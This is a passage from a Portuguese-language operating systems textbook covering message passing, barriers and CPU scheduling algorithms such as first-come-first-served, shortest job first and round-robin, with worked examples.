Se o produtor trabalhar mais rápido que o consumidor, todas as mensagens serão preenchidas, à espera do consumidor; o produtor será bloqueado, aguardando que uma mensagem vazia volte. Se o consumidor trabalhar mais rápido, então acontecerá o inverso: todas as mensagens estarão vazias esperando que o produtor as preencha; o consumidor será bloqueado, esperando por uma mensagem cheia.

Há muitas variações possíveis do mecanismo de troca de mensagens. Para começar, observemos como as mensagens são endereçadas. Um meio para isso é atribuir a cada processo um endereço único e fazer as mensagens serem endereçadas aos processos. Um outro modo é inventar uma nova estrutura de dados, chamada caixa postal. Uma caixa postal é um local para armazenar temporariamente um certo número de mensagens, normalmente especificado quando ela é criada. Quando as caixas postais são usadas,

os parâmetros de endereço nas chamadas send e receive são as caixas postais, não os processos. Ao tentar enviar para uma caixa postal que esteja cheia, um processo é suspenso até que uma mensagem seja removida daquela caixa postal e dê lugar a uma nova.

Para o problema produtor–consumidor, tanto o produtor quanto o consumidor criariam caixas postais suficientemente grandes para conter *N* mensagens. O produtor enviaria mensagens contendo dados à caixa postal do consumidor e este mandaria mensagens vazias para a caixa postal do produtor. O mecanismo de buffer das caixas postais é bastante simples: a caixa postal de destino contém mensagens enviadas ao processo de destino, mas ainda não aceitas.

O outro extremo das caixas postais é eliminar todo o armazenamento temporário. Quando se opta por esse caminho, se o send é emitido antes do receive, o processo emissor permanece bloqueado até que ocorra o receive, momento no qual a mensagem pode ser copiada diretamente do emissor para o receptor, sem armazenamento intermediário. Da mesma maneira, se o receive é emitido antes, o receptor é bloqueado até que ocorra um send. Essa estratégia é mais conhecida como *rendezvous*<sup>2</sup>. Ela é mais fácil de implementar que um esquema de armazenamento de mensagens, mas é menos flexível, pois o emissor e o receptor são forçados a executar de maneira interdependente.

A troca de mensagens é bastante usada em sistemas de programação paralela. Um sistema de troca de men-

<sup>2.</sup> Expressão em francês para 'encontro marcado' (N.T.).

sagens bem conhecido, por exemplo, é o MPI (message--passing interface — interface de troca de mensagem), amplamente usado em computação científica. Para mais informações sobre ele, veja, por exemplo, Gropp et al. (1994) e Snir et al. (1996).

#### 2.3.9 | Barreiras

Nosso último mecanismo de sincronização é dirigido aos grupos de processos em vez de situações que envolvem dois processos do tipo produtor-consumidor. Algumas aplicações são divididas em fases e têm como regra que nenhum processo pode avançar para a próxima fase até que todos os processos estejam prontos a fazê-lo. Isso pode ser conseguido por meio da colocação de uma barreira no final de cada fase. Quando alcança a barreira, um processo permanece bloqueado até que todos os processos alcancem a barreira. A operação de uma barreira é ilustrada na Figura 2.30.

Na Figura 2.30(a), vemos quatro processos chegando a uma barreira, o que significa que eles estão apenas computando e ainda não atingiram o final da fase atual. Depois de um tempo, o primeiro processo termina toda a computação atribuída a ele para a primeira fase. Ele então executa a primitiva barrier, em geral por intermédio da chamada a uma rotina de biblioteca. O processo é, então, suspenso. Mais tarde, a primeira fase é terminada por um segundo e depois por um terceiro processo, que também executam a primitiva




Figura 2.30 Uso de uma barreira. (a) Processos se aproximando de uma barreira. (b) Todos os processos, exceto um, estão bloqueados pela barreira. (c) Quando o último processo chega à barreira, todos passam por ela.

barrier. Essa situação é ilustrada na Figura 2.30(b). Por fim, quando o último processo, C, atinge a barreira, todos os processos são liberados, conforme ilustrado na Figura 2.30(c).

Como exemplo de uma situação que requer barreiras, considere um problema típico de relaxação, da física ou da engenharia. Há em geral uma matriz que contém alguns valores iniciais. Os valores podem representar temperaturas em vários pontos de uma placa de metal. O objetivo pode ser calcular quanto tempo leva para que o efeito de uma chama localizada em um canto se propague por toda a placa.

Começando com os valores atuais, uma transformação é aplicada à matriz para obter uma segunda versão da matriz — por exemplo, aplicando-se as leis da termodinâmica para verificar todas as temperaturas em um instante T mais tarde. O processo é, então, repetido várias vezes e fornece as temperaturas nos pontos de amostragem como uma função do tempo, à medida que a placa é aquecida. O algoritmo produz, portanto, uma série de matrizes ao longo do tempo.

Agora, imagine que a matriz seja muito grande (digamos, um milhão por um milhão), exigindo o uso de processamento paralelo (possivelmente em um sistema multiprocessador) para aumentar a velocidade do cálculo. Processos diferentes trabalham com diferentes partes da matriz, calculando os elementos da nova matriz a partir dos valores anteriores e de acordo com as leis da física. Contudo, um processo só pode começar uma iteração n + 1 quando a iteração n terminar, isto é, quando todos os processos terminarem seus trabalhos atuais. O meio de chegar a esse objetivo é programar cada processo de maneira que ele execute uma operação barrier depois que terminar sua parte da iteração. Quando todos tiverem feito sua parte, a nova matriz (a entrada para a próxima iteração) estará pronta e todos os processos serão simultaneamente liberados para inicializar a próxima iteração.

## Escalonamento

Quando um computador é multiprogramado, ele muitas vezes tem múltiplos processos ou threads que competem pela CPU ao mesmo tempo. Essa situação ocorre sempre que dois ou mais processos estão simultaneamente no estado pronto. Se somente uma CPU se encontrar disponível, deverá ser feita uma escolha de qual processo executará em seguida. A parte do sistema operacional que faz a escolha é chamada de **escalonador**, e o algoritmo que ele usa é o algoritmo de escalonamento. Esses tópicos formam o assunto das próximas seções.

Muitos dos problemas que se aplicam ao escalonamento de processos também são válidos para o escalonamento de threads, embora haja diferenças. Quando o núcleo gerencia threads, o escalonamento normalmente é feito por thread, dando pouca ou nenhuma atenção ao processo ao qual o thread pertence. Inicialmente nos concentraremos em questões de escalonamento que se aplicam tanto a processos como a threads. Em seguida estudaremos especifica-



mente o escalonamento de threads e alguns dos problemas exclusivos que suscita. Lidaremos com chips multinúcleo no Capítulo 8.

## 2.4.1 Introdução ao escalonamento

De volta aos velhos tempos dos sistemas em lote, com a entrada na forma de imagens de cartões em uma fita magnética, o algoritmo de escalonamento era simples: apenas execute a próxima tarefa que está na fita. Com os sistemas multiprogramados, o algoritmo de escalonamento tornou--se mais complexo porque, em geral, havia vários usuários esperando por um serviço. Alguns computadores de grande porte ainda combinam serviços em lote e de tempo compartilhado, exigindo assim que o escalonador decida se uma tarefa em lote ou um usuário interativo em um terminal deve ser atendido. (Atente para o seguinte: uma tarefa em lote pode ser uma requisição para executar uma sucessão de vários programas, mas, para esta seção, vamos supor que seja uma requisição para executar um único programa.) Como o tempo de CPU é um recurso escasso nessas máquinas, um bom escalonador pode fazer uma grande diferença no desempenho observado e na satisfação do usuário. Consequentemente, muito se fez tendo em vista desenvolver algoritmos de escalonamento inteligentes e eficientes.

Com o advento dos computadores pessoais, a situação mudou de duas maneiras. Primeiro, na maior parte do tempo existe apenas um processo ativo. É improvável que um usuário esteja, simultaneamente, entrando com um documento em um processador de textos e compilando um programa em segundo plano. Quando o usuário digita um comando para o processador de textos, o escalonador não precisa trabalhar muito para perceber qual processo executar — o processador de textos é o único candidato.

Em segundo lugar, os computadores, com o passar dos anos, ficaram tão mais rápidos que a CPU raramente chegará a ser um recurso escasso. A maioria dos programas para computadores pessoais é limitada pela velocidade com que o usuário pode entrar dados (digitando ou clicando), e não pela taxa na qual a CPU é capaz de processá-los. Até os compiladores — grandes consumidores de ciclos de CPU no passado — atualmente levam, no máximo, alguns segundos. Mesmo quando dois programas estiverem executando de modo simultâneo — como um processador de textos e uma planilha —, dificilmente importará qual começa primeiro, já que o usuário estará esperando, provavelmente, que ambos terminem. Como consequência, o escalonamento não é tão importante em PCs simples. Claro, há aplicações que praticamente esgotam a CPU: exibir uma hora de vídeo de alta resolução pode exigir processamento de imagens de altíssima capacidade para lidar com cada um dos 108 mil quadros em NTSC (90 mil no PAL), mas essas aplicações são exceções, não a regra.

Quando nos concentramos em servidores e estações de trabalho de alto desempenho em rede, a situação muda.

Nesse caso, é comum haver múltiplos processos competindo pela CPU, e, portanto, o escalonamento torna-se importante novamente. Por exemplo, quando a CPU precisar decidir entre executar um processo que reúne estatísticas diárias e um que atende às solicitações dos usuários, estes ficarão muito mais satisfeitos se o último tiver precedência na CPU.

Além de escolher o processo certo para executar, o escalonador também deve se preocupar em fazer um uso eficiente da CPU, pois chavear processos é muito custoso. De início, deve ocorrer um chaveamento do modo de usuário para o modo núcleo. Depois, o estado atual do processo deve ser salvo, armazenando-se inclusive seus registradores na tabela de processos, para que possam ser recarregados posteriormente. Em muitos sistemas, o mapa de memória (por exemplo, os bits de referência à memória na tabela de páginas) também deve ser salvo. Em seguida, um novo processo precisa ser selecionado pela execução do algoritmo de escalonamento. Depois disso, a MMU (memory management unit — unidade de gerenciamento de memória) tem de ser recarregada com o mapa de memória do novo processo. Por fim, o novo processo precisa ser iniciado. Além disso tudo, o chaveamento do processo normalmente invalida toda a memória cache, forçando-a a ser dinamicamente recarregada da memória principal por duas vezes (ao entrar no núcleo e ao sair dele). De modo geral, realizar muitos chaveamentos de processos por segundo pode comprometer uma grande quantidade do tempo de CPU; portanto, todo cuidado é pouco.

#### Comportamento do processo

Quase todos os processos alternam surtos de computação com requisições de E/S (de disco), conforme mostra a Figura 2.31. Em geral, a CPU executa indefinidamente e então é feita uma chamada de sistema para ler de um arquivo ou escrever nele. Quando a chamada de sistema termina, a CPU computa novamente até que ela requisite ou tenha de escrever mais dados, e assim continua. Perceba que algumas atividades de E/S contam como computação. Por exemplo, quando a CPU copia bits para uma RAM de vídeo a fim de atualizar a tela, ela está computando, não fazendo E/S, pois a CPU se encontra em uso. E/S, nesse sentido, é o que ocorre quando um processo entra no estado bloqueado esperando que um dispositivo externo termine o que está fazendo.

O que é importante observar na Figura 2.31 é que alguns processos, como os da Figura 2.31(a), gastam a maior parte do tempo computando, enquanto outros, como os da Figura 2.31(b), passam a maior parte de seu tempo esperando E/S. Os primeiros são chamados **limitados pela CPU** (compute-bound ou CPU-bound); os últimos são os **limitados pela E/S** (I/O-bound). Os processos limitados pela CPU apresentam, em geral, longos surtos de uso da CPU e esporádicas esperas por E/S; já os processos limitados por E/S têm pequenos surtos de uso da CPU e esperas frequentes




Figura 2.31 Usos de surtos de CPU se alternam com períodos de espera por E/S. (a) Um processo orientado à CPU. (b) Um processo orientado à E/S.

por E/S. Note que o fator principal é o tamanho do surto de CPU, não o tamanho do surto de E/S. Os processos orientados à E/S são assim chamados porque, entre uma requisição e outra por E/S, eles não realizam muita computação, não porque tenham requisições por E/S especialmente demoradas. O tempo para a leitura de um bloco de disco é sempre o mesmo, independentemente do quanto demore processar os dados que chegam depois.

Convém observar que, à medida que as CPUs se tornam mais rápidas, os processos tendem a ficar mais limitados por E/S. Esse efeito ocorre porque as CPUs estão ficando muito mais rápidas que os discos. Como consequência, o escalonamento de processos orientados à E/S deverá ser um assunto mais importante no futuro. A ideia básica é que, se um processo orientado à E/S quiser executar, essa oportunidade deve ser rapidamente dada a ele, pois assim ele executará suas requisições de disco, mantendo o disco ocupado. Como vimos na Figura 2.4, quando os processos são orientados à E/S, são necessários alguns deles para manter a CPU totalmente ocupada.

#### Quando escalonar

Um tópico fundamental, relacionado ao escalonamento, é o momento certo de tomar as decisões de escalonar. É claro que há uma variedade de situações nas quais o escalonamento é necessário. Primeiro, quando se cria um novo processo, é necessário tomar uma decisão entre executar o processo pai ou o processo filho. Como ambos os processos estão no estado pronto, essa é uma decisão normal de escalonamento e pode levar à escolha de um ou de outro — isto é, o escalonador pode escolher legitimamente executar o pai ou o filho.

Em segundo lugar, uma decisão de escalonamento deve ser tomada ao término de um processo. Como o processo não pode executar mais (já que ele não existe mais), algum outro processo deve ser escolhido entre os processos prontos. Se nenhum processo estiver pronto, é executado um processo ocioso gerado pelo sistema.

Em terceiro lugar, quando um processo bloqueia para E/S, sobre um semáforo ou por alguma outra razão, outro processo precisa ser selecionado para executar. O motivo do bloqueio pode, algumas vezes, influenciar na escolha. Por exemplo, se *A* for um processo importante e estiver esperando *B* sair de sua região crítica, deixar *B* executar em seguida permitirá que ele saia de sua região crítica e, portanto, permite que *A* continue. O problema, contudo, é que geralmente o escalonador não possui a informação necessária para considerar essa dependência.

Em quarto lugar, quando ocorre uma interrupção de E/S, pode-se tomar uma decisão de escalonamento. Se a interrupção vem de um dispositivo de E/S que acabou de fazer seu trabalho, o processo que estava bloqueado, esperando pela E/S, pode agora ficar pronto para execução. É o escalonador quem decide se executa o processo que acabou de ficar pronto, o processo que estava executando no momento da interrupção ou algum terceiro processo.

Se um hardware de relógio fornece interrupções periódicas a 50 Hz, 60 Hz ou alguma outra frequência, uma decisão de escalonamento pode ser tomada a cada interrupção de relógio ou a cada k-ésima interrupção de relógio. Os algoritmos de escalonamento podem ser divididos em duas categorias quanto ao modo como tratam essas interrupções. Um algoritmo de escalonamento não preemptivo escolhe um processo para executar e, então, o deixa executar até que seja bloqueado (à espera de E/S ou de um outro processo) ou até que ele voluntariamente libere a CPU. Mesmo que ele execute por horas, não será compulsoriamente suspenso. Na verdade, nenhuma decisão de escalonamento é tomada durante as interrupções de relógio. Depois que o processamento da interrupção de relógio termina, o processo que estava executando antes da interrupção prossegue até acabar, a menos que um processo de prioridade mais alta esteja esperando por um tempo de espera agora satisfeito.

Por outro lado, um algoritmo de escalonamento **preemptivo** escolhe um processo e o deixa em execução por um tempo máximo fixado. Se ainda estiver executando ao final desse intervalo de tempo, o processo será suspenso e o escalonador escolherá outro processo para executar (se houver algum disponível). O escalonamento preemptivo

#### 90 Sistemas operacionais modernos

requer a existência de uma interrupção de relógio ao fim do intervalo de tempo para que o controle sobre a CPU seja devolvido ao escalonador. Se não houver relógio disponível, o escalonamento não preemptivo será a única opção.

#### Categorias de algoritmos de escalonamento

É claro que, para ambientes diferentes, são necessários diferentes algoritmos de escalonamento. Essa situação ocorre porque diferentes áreas de aplicação (e diferentes tipos de sistemas operacionais) têm objetivos diferentes. Em outras palavras, o que deve ser otimizado pelo escalonador não é o mesmo para todos os sistemas. Três ambientes merecem distinção:

- 1. Lote.
- 2. Interativo.
- 3. Tempo real.

Os sistemas em lote ainda são amplamente utilizados pelas empresas para folhas de pagamento, estoque, contas a receber, contas a pagar, cálculo de juros (em bancos), processamento de pedidos de indenização (em companhias de seguros) e outras tarefas periódicas. Nos sistemas em lote não há, em seus terminais, usuários esperando impacientes por uma resposta rápida. Consequentemente, os algoritmos não preemptivos ou preemptivos com longo intervalo de tempo para cada processo são, em geral, aceitáveis. Essa tática reduz os chaveamentos entre processos e assim melhora o desempenho. Na verdade, os algoritmos de lote são bastante comuns e muitas vezes aplicáveis a outras situações também, o que torna importante estudá-los, até para pessoas que não estejam envolvidas em computação central corporativa.

Em um ambiente com usuários interativos, a preempção é essencial para evitar que um processo se aposse da CPU e, com isso, negue serviço aos outros. Mesmo que nenhum processo execute intencionalmente para sempre, uma falha em um programa pode levar um processo a impedir indefinidamente que todos os outros executem. A preempção é necessária para impedir esse comportamento. Os servidores também caem nessa categoria, visto que normalmente servem a usuários (remotos) múltiplos, todos muito apressados.

Em sistemas com restrições de tempo real, a preempção é, estranhamente, algumas vezes desnecessária, pois os processos sabem que não podem executar por longos períodos e, em geral, fazem seus trabalhos e bloqueiam rapidamente. A diferença com relação aos sistemas interativos é que os sistemas de tempo real executam apenas programas que visam ao progresso da aplicação. Já os sistemas interativos são de propósito geral e podem executar programas arbitrários não cooperativos ou até mal-intencionados.

### Objetivos do algoritmo de escalonamento

Para projetar um algoritmo de escalonamento, é necessário ter alguma ideia do que um bom algoritmo deve fazer. Alguns objetivos dependem do ambiente (lote, interativo ou tempo real), mas há também aqueles que são desejáveis para todos os casos. Alguns objetivos são relacionados na Tabela 2.8. Discutiremos isso logo a seguir.

Em qualquer circunstância, justiça é algo importante. Processos semelhantes devem ter serviços semelhantes. Não é justo dar mais tempo de CPU a um processo do que a outro equivalente. É claro que categorias diferentes de processos podem ser tratadas de modo muito diverso. Pense no controle de segurança e na folha de pagamento de um centro de computação de uma usina nuclear.

De alguma maneira relacionada à justiça está o cumprimento das políticas do sistema. Se a política local estabelece que os processos do controle de segurança executam quando quiserem, mesmo que isso signifique que a folha de pagamento atrase 30 segundos, o escalonador deve assegurar que essa política seja cumprida.

#### Todos os sistemas

Justiça — dar a cada processo uma porção justa da CPU

Aplicação da política — verificar se a política estabelecida é cumprida

Equilíbrio — manter ocupadas todas as partes do sistema

#### Sistemas em lote

Vazão (throughput) — maximizar o número de tarefas por hora Tempo de retorno — minimizar o tempo entre a submissão e o término Utilização de CPU — manter a CPU ocupada o tempo todo

#### Sistemas interativos

Tempo de resposta — responder rapidamente às requisições Proporcionalidade — satisfazer às expectativas dos usuários

#### Sistemas de tempo real

Cumprimento dos prazos — evitar a perda de dados Previsibilidade — evitar a degradação da qualidade em sistemas multimídia

Outro objetivo geral é manter, quando possível, todas as partes do sistema ocupadas. Se a CPU e os demais dispositivos de E/S puderem ser mantidos em execução o tempo todo, mais trabalho por segundo será feito do que se algum dos componentes estiver ocioso. Em um sistema em lote, por exemplo, o escalonador tem o controle de quais tarefas são trazidos para a memória para executar. É melhor ter juntos na memória alguns processos limitados pela CPU e outros limitados por E/S do que carregar todas as tarefas limitadas pela CPU primeiro e quando terminarem, carregar e executar todas as tarefas limitadas por E/S. Se a última estratégia for usada, quando os processos orientados à CPU estiverem executando, disputarão a CPU e, assim, o disco ficará ocioso. Em seguida, quando as tarefas limitadas por E/S executarem, disputarão o disco e a CPU se encontrará ociosa. É melhor manter o sistema todo executando de uma vez formulando-se cuidadosamente essa mistura de processos.

Os gerentes de grandes centros de computação que executam muitas tarefas em lote - observam, em geral, três métricas para verificar se os sistemas deles estão executando bem ou não: vazão, tempo de retorno e utilização da CPU. Vazão é o número de tarefas por hora que o sistema termina. Considerando tudo o que foi discutido, terminar 50 tarefas por hora é melhor do que terminar 40 no mesmo período. O tempo de retorno é estatisticamente o tempo médio do momento em que uma tarefa em lote é submetido até o momento em que ele é terminado. Ele indica quanto tempo, em média, o usuário tem de esperar pelo fim de um trabalho. Aqui a regra é: quanto menor, melhor.

Um algoritmo de escalonamento que maximize a vazão pode não necessariamente minimizar o tempo de retorno. Por exemplo, dada uma mistura de tarefas curtas e longas, um escalonador que execute sempre tarefas curtas e nunca tarefas longas pode conseguir uma excelente vazão (muitas tarefas curtas por hora), mas à custa de um enorme tempo de retorno para as tarefas longas. Se as tarefas curtas mantiverem uma taxa de chegada constante, as tarefas longas poderão nunca executar, tornando o tempo médio de retorno infinito, embora atingindo alta vazão.

A utilização da CPU também é muitas vezes usada como parâmetro em sistemas em lote. Na verdade, esse não é um bom parâmetro. O que realmente interessa é quantas tarefas por hora saem do sistema (vazão) e quanto tempo leva para receber o resultado do trabalho (tempo de retorno). Tomar a utilização da CPU como medida é o mesmo que avaliar um carro pelo número de giros que seu motor dá a cada hora. Por outro lado, saber quando a utilização da CPU está se aproximando de 100 por cento é útil para identificar o momento de obter mais potência para o computador.

Para sistemas interativos, aplicam-se objetivos diferentes. O que importa é minimizar o tempo de resposta, isto é, o tempo entre a emissão de um comando e a obtenção do resultado. Em um computador pessoal, no qual está sendo executado um processo em segundo plano (por exemplo, lendo e armazenando mensagens de correio eletrônico da rede), uma requisição de usuário, para inicializar um programa ou abrir um arquivo, deveria ter precedência sobre o trabalho em segundo plano. Atender antes a todas as requisições interativas será considerado um bom serviço.

Uma questão relacionada a esse tópico é a chamada proporcionalidade. Os usuários têm uma intuição (mas muitas vezes errada) de quanto tempo as coisas devem durar. Quando uma requisição tida como complexa demora, os usuários aceitam isso, mas, quando a demora ocorre com uma requisição considerada simples, os usuários ficam irritados. Por exemplo, se, ao clicar em um ícone que inicia o envio de um fax, são necessários 60 segundos para concluí-lo, o usuário provavelmente encarará isso como inevitável porque não espera que um fax seja enviado em cinco segundos.

Por outro lado, quando o usuário clicar em um ícone para interromper a conexão telefônica após o envio do fax, ele tem expectativas diferentes. Se não tiver sido concluído após 30 segundos, o usuário provavelmente comecará a reclamar e, após 60 segundos, estará espumando de raiva. Esse comportamento é causado pela inevitável comparação que o usuário faz que realizar uma chamada telefônica e passar um fax deveria demorar muito mais do que desligar o telefone. Em alguns casos (como esse), o escalonador não pode fazer nada com relação ao tempo de resposta, mas em outros casos sim, especialmente naqueles em que o atraso é decorrente de uma má escolha da ordem dos processos.

Sistemas de tempo real têm propriedades diferentes dos sistemas interativos e, portanto, objetivos diferentes. Eles são caracterizados por prazos que devem — ou pelo menos deveriam — ser cumpridos. Por exemplo, em um computador encarregado de controlar um dispositivo que produz dados a uma taxa constante, uma falha ao executar o processo de coleta de dados em tempo hábil pode resultar na perda de dados. Assim, a principal exigência de um sistema de tempo real é cumprir todos os prazos (ou a maior parte deles).

Em alguns sistemas de tempo real, especialmente naqueles que envolvem multimídia, a previsibilidade é importante. Deixar de cumprir um prazo ocasional não é fatal, mas, se o processo de áudio, por exemplo, executar erraticamente, a qualidade do som vai deteriorar rápido. O vídeo também é um problema, mas o ouvido é muito mais sensível a atrasos que a visão. Para evitar esse problema, o escalonamento de processos deve ser altamente previsível e regular. Ainda neste capítulo, estudaremos os algoritmos de escalonamento em lote e interativos, mas adiaremos a maior parte de nosso estudo sobre o escalonamento em tempo real para o Capítulo 7, que trata de sistemas operacionais multimídia.

#### 2.4.2 Escalonamento em sistemas em lote

É chegada a hora de passar dos tópicos gerais de escalonamento para os algoritmos específicos desse processo. Nesta seção, estudaremos os algoritmos usados em sistemas em lote. Em seguida, veremos sistemas interativos e de tempo real. Convém ressaltar que alguns algoritmos são usados tanto em sistemas em lote quanto em sistemas interativos. Esses serão estudados depois. Agora, o foco será mantido sobre algoritmos adequados somente a sistemas em lote.

#### Primeiro a chegar, primeiro a ser servido

Provavelmente o mais simples algoritmo de escalonamento seja o não preemptivo **primeiro a chegar, primeiro a ser servido** (first come, first served — **FCFS**). Com esse algoritmo, a CPU é atribuída aos processos na ordem em que eles a requisitam. Basicamente, há uma fila única de processos prontos. Quando a primeira tarefa entra no sistema, logo quando chega de manhã, é iniciado imediatamente e autorizado a executar por quanto tempo queira. Ele não é interrompido porque está sendo executado há muito tempo. À medida que chegam as outras tarefas, eles são encaminhados para o fim da fila. Quando o processo em execução é bloqueado, o primeiro processo na fila é o próximo a executar. Quando um processo bloqueado fica pronto — assim como uma tarefa que acabou de chegar —, ele é posto no fim da fila.

A grande vantagem desse algoritmo é que ele é fácil de entender e igualmente fácil de programar. É também um algoritmo justo, assim como é justo destinar escassos ingressos para eventos esportivos ou musicais para as pessoas que estejam dispostas a ficar na fila desde as 2 da madrugada. Com esse algoritmo, uma única lista encadeada controla todos os processos prontos. Adicionar uma nova tarefa ou um processo desbloqueado requer apenas a inserção dele no final da fila. O que poderia ser mais simples de entender e implementar?

Infelizmente, o algoritmo primeiro a chegar, primeiro a ser servido apresenta uma grande desvantagem. Imagine um processo orientado à computação que execute durante um segundo por vez e muitos outros processos limitados por E/S que usem pouco tempo de CPU, mas que precisem realizar, cada um, mil leituras de disco antes de terminar. O processo orientado à computação executa por um segundo e então lê um bloco de disco (bloqueia). Com esse processo bloqueado à espera de E/S, todos os outros processos limitados por E/S executam e iniciam as leituras de disco. Quando o processo orientado à computação obtém seu bloco de dados (desbloqueia), ele executa por mais um segundo, seguido novamente por todos os processos limitados por E/S, em uma rápida sucessão.

O resultado líquido é que cada um dos processos limitados por E/S lê um bloco por segundo e, portanto, demorará mil segundos para terminar. Com um algoritmo de escalonamento que causasse a preempção do processo orientado à computação a cada dez milissegundos (em vez de a cada um segundo), os processos de E/S terminariam em dez segundos, e não em mil segundos, sem atrasar tanto o processo orientado à computação.

#### Tarefa mais curta primeiro

Vejamos um outro algoritmo em lote não preemptivo que supõe como previamente conhecidos todos os tempos de execução. Em uma companhia de seguros, por exemplo, as pessoas podem prever, com bastante precisão, quanto tempo será necessário para executar um lote de mil solicitações, já que um trabalho similar é feito todos os dias. Quando várias tarefas igualmente importantes estiverem postados na fila de entrada à espera de serem iniciados, o escalonador escolhe a **tarefa mais curto primeiro** (shortest job first). Veja a Figura 2.32. Nela encontramos quatro tarefas — A, B, C e D — com seus respectivos tempos de execução — 8, 4, 4 e 4 minutos, respectivamente. Ao executá-los nessa ordem, o tempo de retorno para A é de oito minutos, para B é de 12 minutos, para C é de 16 minutos e para D é de 20 minutos, o que resulta em uma média de 14 minutos.

Consideremos agora a execução desses quatro tarefas a partir do algoritmo tarefa mais curta primeiro, conforme ilustrado na Figura 2.32(b). Os tempos de retorno são agora 4, 8, 12 e 20 minutos, com uma média de 11 minutos. A tarefa mais curta primeiro parece ótimo, não? Considere o caso de quatro tarefas, com tempos de execução a, b, c e d, respectivamente. A primeira tarefa termina no tempo a, o segundo termina no tempo a + b e assim por diante. O tempo médio de retorno é (4a + 3b + 2c + d)/4. É claro que a contribui mais para a média que os outros tempos; portanto, ele deveria ser a tarefa mais curto, com o b depois, então o c e, por fim, o d — sendo este o mais demorado e que afeta somente seu próprio tempo de retorno. O mesmo argumento se aplica igualmente bem a qualquer número de tarefas.

Convém observar que a tarefa mais curta primeiro é adequado somente para situações em que todas as tarefas estejam disponíveis simultaneamente. Como um contraexemplo,




Figura 2.32 Um exemplo do escalonamento tarefa mais curta primeiro. (a) Execução de quatro tarefas na ordem original. (b) Execução na ordem tarefa mais curta primeiro.

considere cinco tarefas, de *A* a *E*, com tempos de execução 2, 4, 1, 1 e 1, respectivamente. Seus tempos de chegada são 0, 0, 3, 3 e 3. De início, somente *A* ou *B* podem ser escolhidas, já que os outras três tarefas ainda não chegaram. Usando a *tarefa mais curto primeiro*, executaremos as tarefas na ordem *A*, *B*, *C*, *D*, *E* para um tempo médio de espera de 4,6. Contudo, executá-los na ordem *B*, *C*, *D*, *E*, *A* implica um tempo médio de espera de 4,4.

#### Próximo de menor tempo restante

Uma versão preemptiva da tarefa mais curta primeiro é o próximo de menor tempo restante (shortest remaining time next). Com esse algoritmo, o escalonador sempre escolhe o processo cujo tempo de execução restante seja o menor. Novamente, o tempo de execução deve ser previamente conhecido. Quando chega uma nova tarefa, seu tempo total é comparado ao tempo restante do processo em curso. Se, para terminar, a nova tarefa precisar de menos tempo que o processo corrente, então esse será suspenso e a nova tarefa será iniciado. Esse esquema permite que novas tarefas curtos obtenham um bom desempenho.


#### 2.4.3 | Escalonamento em sistemas interativos

Vejamos então alguns algoritmos aplicados a sistemas interativos. Eles são comuns em computadores pessoais, servidores e outros tipos de sistemas também.

#### Escalonamento por chaveamento circular (round-robin)

Um dos algoritmos mais antigos, simples, justos e amplamente usados é o **circular**. A cada processo é atribuído um intervalo de tempo, o seu **quantum**, no qual ele é permitido executar. Se, ao final do quantum, o processo ainda estiver executando, a CPU sofrerá preempção e será dada a outro processo. Se o processo foi bloqueado ou terminou antes que o quantum tenha decorrido, a CPU é chaveada para outro processo. O escalonamento circular é fácil de implementar. O escalonador só precisa manter uma lista de processos executáveis, conforme mostra a Figura 2.33(a). Quando o processo usa todo o seu quantum, ele é colocado no final da lista, como mostra a Figura 2.33(b).

O que interessa para o escalonamento circular é o tamanho do quantum. O chaveamento de um processo para outro requer uma certa quantidade de tempo para sua administração — salvar e carregar registradores e mapas de memória, atualizar várias listas e tabelas, carregar e descarregar a memória cache etc. Suponha que esse **chaveamento de processo** — ou **chaveamento de contexto**, como é algumas vezes chamado — dure 1 ms, incluindo o chaveamento dos mapas de memória, descarga e recarga da cache etc. Suponha também que o quantum seja de 4 ms. Com esses parâmetros, depois de fazer 4 ms de trabalho útil, a CPU



**Figura 2.33** Escalonamento circular (round robin). (a) Lista de processos executáveis. (b) Lista de processos executáveis depois que *B* usou todo o seu quantum.

terá de gastar (ou melhor, desperdiçar) 1 ms para chavear o processo. Nesse exemplo, 20 por cento do tempo de CPU será gasto em administração, o que sem dúvida é demais.

Para melhorar a eficiência da CPU, poderíamos estabelecer o valor do quantum em, digamos, 100 ms. Agora, o tempo gasto é de apenas 1 por cento. No entanto, considere o que pode acontecer em um sistema de tempo compartilhado se 50 solicitações forem feitas dentro de um curto intervalo de tempo e com grande variação nas necessidades de CPU. Cinquenta processos serão colocados na lista de processos executáveis. Se a CPU estiver ociosa, o primeiro dos processos inicializará imediatamente, o segundo não poderá inicializar enquanto não se passarem 100 ms e assim por diante. O último azarado pode ter de esperar cinco segundos antes de ter uma oportunidade - supondo que todos os outros usem inteiramente seus quanta3. A maioria dos usuários verá como problema uma resposta se um pequeno comando demorar cinco segundos. Essa situação é especialmente ruim se alguma das solicitações próximas ao fim da fila exigir apenas alguns milissegundos de tempo da CPU. Com um quantum curto, os usuários teriam obtido o melhor serviço.

Outro fator é o seguinte: se o quantum for maior que o surto médio de CPU, a preempção raramente ocorrerá. Na verdade, a maior parte dos processos bloqueará antes que o quantum acabe, causando um chaveamento de processo. Eliminar a preempção melhora o desempenho porque o chaveamento de processo somente ocorre quando é logicamente necessário, isto é, quando um processo bloqueia e não é mais capaz de continuar.

A conclusão pode ser formulada assim: adotar um quantum muito curto causa muitos chaveamentos de processo e reduz a eficiência da CPU, mas um quantum muito longo pode gerar uma resposta pobre às requisições interativas curtas. Um quantum em torno de 20 ms a 50 ms é bastante razoável.

#### Escalonamento por prioridades

O escalonamento circular pressupõe que todos os processos sejam igualmente importantes. É frequente as pes-

<sup>3.</sup> Quanta = plural de quantum (N. R. T.).

